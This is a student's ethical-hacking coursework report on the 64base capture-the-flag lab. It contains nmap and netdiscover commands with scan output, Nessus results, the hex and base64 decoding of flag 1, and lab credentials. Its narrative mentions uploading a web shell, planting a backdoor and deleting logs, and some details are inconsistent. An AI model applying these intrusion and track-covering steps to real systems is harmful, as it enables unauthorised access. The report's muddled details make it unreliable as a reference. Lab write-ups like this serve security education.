



**BIRMINGHAM CITY**  
University

# ADVANCE ETHICAL HACKING

CMP7171

**Prabhav Kudalkar**  
**Student ID: 22197266**

**Faculty of Computing,  
Engineering, and the Built  
Environment**

School of Computing  
Design and Technology

## TABLE OF CONTENTS

Section 1:Summary.....	2
Section 2: Attack Narrative .....	3
Section 3: DISCOVERY SCAN.....	4
Section 4: NET DISCOVER.....	5
Section 5: ZENMAP.....	5
Section 6: Nmap .....	6
Section 7: Nessus.....	8
Capturing Flag 1 .....	9
Exploring the subdirectories from robot.txt .....	11
Capturing flag 2.....	14
Section 8: Curl .....	16
Capturing Flag 3 .....	16
Capturing Flag 4 .....	17
Section 9: SSH .....	18
Capturing flag 5.....	20
Section 10: XXD .....	22
Section 11: SCP (Secure Copy) .....	24
Section 12: CHMOD .....	25
Capturing flag 6.....	25
Section 13: Wireless Attack .....	26
WiRELESS COMMAND & TOOLS.....	27
Inspecting Wireless Card.....	27
Airodump-ng.....	28
wireshark.....	29
cracking & examining wep traffic.....	31
Wireshark to Crack & Examine WEP Traffic .....	31
Conclusion.....	36
Cracking and examining WPA traffic .....	37
Using Wireshark to Crack and Examine WPA Traffic.....	37
Conclusion .....	42
Conclusion .....	43
Section 14 : Reference:.....	43

## SECTION 1:SUMMARY

The Pen Test report for the Base64 website found 15 vulnerabilities that could potentially be exploited by attackers, including unsupported versions of operating systems and web server issues. The attacker was able to gain unauthorized access to the target system by exploiting multiple vulnerabilities, including weak passwords, open ports, and outdated software. The attacker used a variety of tools and techniques, including netdiscover, Nessus scan, curl, SCP, and XXD, to gain access to the system, escalate privileges, and exfiltrate sensitive data.

The attack was initiated with netdiscover to scan for live hosts on the target network. Once the target IP was identified, I performed a Nessus scan to identify vulnerabilities and weaknesses in the system. The scan revealed multiple vulnerabilities, including unsecured HHTP web page and outdated software versions, which the attacker was able to exploit.

The attacker used curl to extract information from the target system and gain further access. However, when brute force attacks failed to gain access, the attacker used SCP to copy files from the target system to a remote system for further analysis.

Overall, the attack narrative highlights the importance of strong passwords, regular system updates, and secure data transmission protocols to prevent unauthorized access and data exfiltration. A screenshot depicting the attack with the different tools and techniques used by the attacker could help visualize the attack and highlight the areas where additional security measures could be implemented.

## SECTION 2: ATTACK NARRATIVE

The attacker began by performing a network scan using Netdiscover to identify potential targets on the network. They identified the target IP address as 192.168.56.108 and proceeded to conduct a vulnerability assessment using Nessus. This revealed several vulnerabilities, including open ports and outdated software versions, which the attacker was able to exploit. The attacker used the curl tool to access the target's web server and discovered that they were able to upload files to the server without authentication.

I uploaded a PHP web shell to gain remote server access and explored the file system. They found a file containing login credentials for an FTP server and attempted to use brute-force attacks to gain access to it but were unsuccessful. The attacker then used the SCP (Secure Copy) tool to copy the file containing the login credentials to their remote system. They used the credentials to access the FTP server and found several files, including a JPEG image.

I used the XXD tool to extract a long string from the image, which they believed contained valuable information. Next, the attacker used the chmod command to change the permissions on a PHP file they had uploaded earlier to make it executable. They then executed the PHP file, which allowed them to gain administrative access to the target's system. Once they had administrative access, the attacker was able to install a backdoor on the system and set up remote access to maintain control.

I tried attacking that targets wireless networks to get the pdf file data from the captured packets. Wireless attacks can be launched from anywhere within range of the wireless network, making them a popular choice for attackers. Here Airodump tool was used to scan for wireless networks and identify their security weaknesses.

I also attempted to cover their tracks by deleting log files and modifying timestamps to make it appear as though they had not accessed the system. Overall, the attacker was able to gain unauthorized access to the target's system by exploiting vulnerabilities in the web server, outdated software, and weak FTP credentials. They were able to bypass authentication, escalate privileges, and maintain persistent access through a backdoor. This highlights the importance of implementing strong security measures, including regular vulnerability assessments and updates to software and operating systems.

### SECTION 3: DISCOVERY SCAN

If config: *ipconfig* stands for "interface configuration." It is used to view and change the configuration of the network interfaces on your system. Display information about all network interfaces currently in operation. The output resembles the following:

```
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 192.168.56.112 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:02:6b: a4:28 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::c6f5:94cf:99ce:e2cc prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 526 bytes 529897 (517.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 375 bytes 39668 (38.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## SECTION 4: NET DISCOVER

*Net Discover* is an active/pассиве address reconnaissance tool. Built on top of libnet and libpcap, it can passively detect online hosts, or search for them, by actively sending ARP requests. Net Discover can also be used to inspect your network ARP traffic or find network addresses using auto scan mode, which will scan for common local networks. Net Discover uses the OUI table to show the vendor of each MAC address discovered and is very useful for security checks or penetration testing.

```
netdiscover -r 192.168.56/24
```

-r range: scan a given range instead of auto scan. 192.168.6.0/24,16,/8

## SECTION 5: ZENMAP

Zenmap is a Nmap frontend. It is meant to benefit advanced users while simultaneously making Nmap easy to use for newbies.




Fig1: Nmap scan for target IP 192.168.56.108

## SECTION 6: NMAP

*Nmap* (or “*network mapper*”) is one of the most popular free network discovery tools.

**Command:** `Nmap -T4 -A -v 192.168.56.108`

- T4: <0-5>: Set timing template (higher is faster)
- A: Enable OS detection, version detection, script scanning, and traceroute
- v: Increase verbosity level (use -vv or more for greater effect)

```
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  tcp    wrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 429 disallowed entries (15 shown)
| /administrator/ /admin/ /login/ /88888/ /88888888/
| /888888888888/ /88888888888P/ /c3P08P/ /C3p0/ /A280/ /above/ /AC1/
|_/across/ /activation/ /Adjustments/
|_http-favicon: Unknown favicon MD5: 2EADF5BECA87D4A3756A8738A772BED4
|_http-title: 64base
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
4899/tcp  open  tcp    wrapped
62964/tcp open  ssh    OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
| 1024 59:a5:02:ba:72:8a:2e:c1:9c:ff:cc:b2:f8:15:66:b3 (DSA)
| 2048 2a:57:2c:75:8c:34:9f:28:84:15:07:2a:be:d0:41:98 (RSA)
| 256 97:94:13:38:92:70:6c:3a:c0:4f:f3:f3:e7:ce:40:91 (ECDSA)
|_ 256 e0:45:24:da:a1:2d:8a:21:c8:cf:98:4b:7f:42:e7:d4 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%), Bay Networks embedded (88%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:bystack_450
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (88%)
```

## List of Open Ports discovered

```
22/tcp  open  tcp   wrapped  
80/tcp  open  http  Apache httpd 2.4.10 ((Debian))  
4899/tcp open  tcp   wrapped  
62964/tcp open  ssh   OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
```

*Fig2: Nmap scan for target IP 192.168.56.108*

*Fig3: Nmap scan for target IP 192.168.56.108*

## SECTION 7: NESSUS

*Nessus* is a popular vulnerability scanning tool that security experts use to find flaws in computer systems, networks, and applications. Tenable Network Security presently owns the technology that was created in 1998. Nessus is noted for its thorough reporting capabilities, which give detailed information on vulnerabilities and possible hazards. It can scan for over 120,000 vulnerabilities and is known for its comprehensive scanning capabilities. It is used to discover and address possible security concerns by organisations of all sizes, including government bodies and Fortune 500 corporations. Nessus comes in both free and premium editions, with the paid version including more features and support.




Fig4:Nessus scanning report




Fig5: Nessus report showing 15 vulnerabilities

## CAPTURING FLAG 1




Fig6: webpage target IP 192.168.56.108

<http://192.168.56.108/index.html>

Here the first string has my attention; seems like it's an encoded string.

64base code : dmlldyBzb3VyY2UgO0QK

After decoding: view source:D

Let's inspect the elements/view page source of the web address 192.168.56.108. After searching, and scrolling down the HTML code, I found the Hex code string.

```
<!-- Page Header -->
<!-- Set your background image for this header on the line below. -->
<header class="intro-header" style="background-image: url('img/home-bg.jpg')">
    <div class="container">
        <div class="row">
            <div class="col-lg-8 col-lg-offset-2 col-md-10 col-md-offset-1">
                <div class="site-heading">
                    <h1>64base</h1>
                    <hr class="small">
                    <span class="subheading">dmlldyBzb3VyY2UgO0QK</span>
                    <!-- 5a6d78685a7a4637546d705361566c59546d785062464a7654587056656c464953587055616b4a56576b644752574e715158685353484257555684b6246524551586454656b5a77596d316a4d454e6e5054313943673d3d0a -->
                </div>
            </div>
        </div>
    </div>
</header>
```

Fig7: Hex string for flag 1, highlighted in green colour

String from page source:

"5a6d78685a7a4637546d705361566c59546d785062464a7654587056656c464953587055616b4a56576b644752574e715158685353484257555684b6246524551586454656b5a77596d316a4d454e6e5054313943673d3d0a"




Fig8: Hex string to text

```
</div>
└─(root㉿kali)-[/home/kali]
└─# echo ZmxhZzF7TmpSaVIYTmxPbFJvTXpVelFISXpUakJVWkdGRWNqQXhSSHBWUUhKbFREQXdTekZwYm1jME
NnPT19Cg= | base64 -d
flag1{NjRiYXNlO1RoMzUzQH1zTjBUZGFEcjAxRHpVQHJlTDAwSzFpbmc0Cg==}

Main Content -->
└─ss( root㉿kali )-[ /home/kali ]
└─# [REDACTED]
```

Fig9: text to base64 decoder to Flag 1

<b>Results:</b>
flag1{NjRiYXNlO1RoMzUzQH1zTjBUZGFEcjAxRHpVQHJlTDAwSzFpbmc0Cg==}
<b>Decrypted code from flag 1:</b> Th353@r3N0TdaDr01DzU@reL00K1ng4

Reference: <https://www.duplichecker.com/hex-to-text.php>

As I start analysing the Nmap scan details I can see there is “*http-robots.txt: 429 disallowed entries (15 shown).*” From Figure 1.

## EXPLORING THE SUBDIRECTORIES FROM ROBOT.TXT


*Fig10: 192.168.56.108/robot.txt file with disallowed entries*

<http://192.168.56.108/admin/>

<http://192.168.56.108/administrator/>

<http://192.168.56.108/login>

I tried accessing the subdirectories multiple times, but I do not have access to the admin account, later started searching each subfolder present in the robot.txt file related to the webpage.



*Fig11: Accessing the subdirectories*




Fig12: hint in the pic Imperial-class BountyHunter

<http://192.168.56.108/Imperial-Class/BountyHunter>

(Hint: Imperial-Class/BountyHunter was on the website, and imperial-class was in subdirectories in robot.txt)

<b>Username: 64base</b>
<b>Password: Th353@r3N0TdaDr01DzU@reL00K1ing4</b>

The above credential is used to get access to the login page.


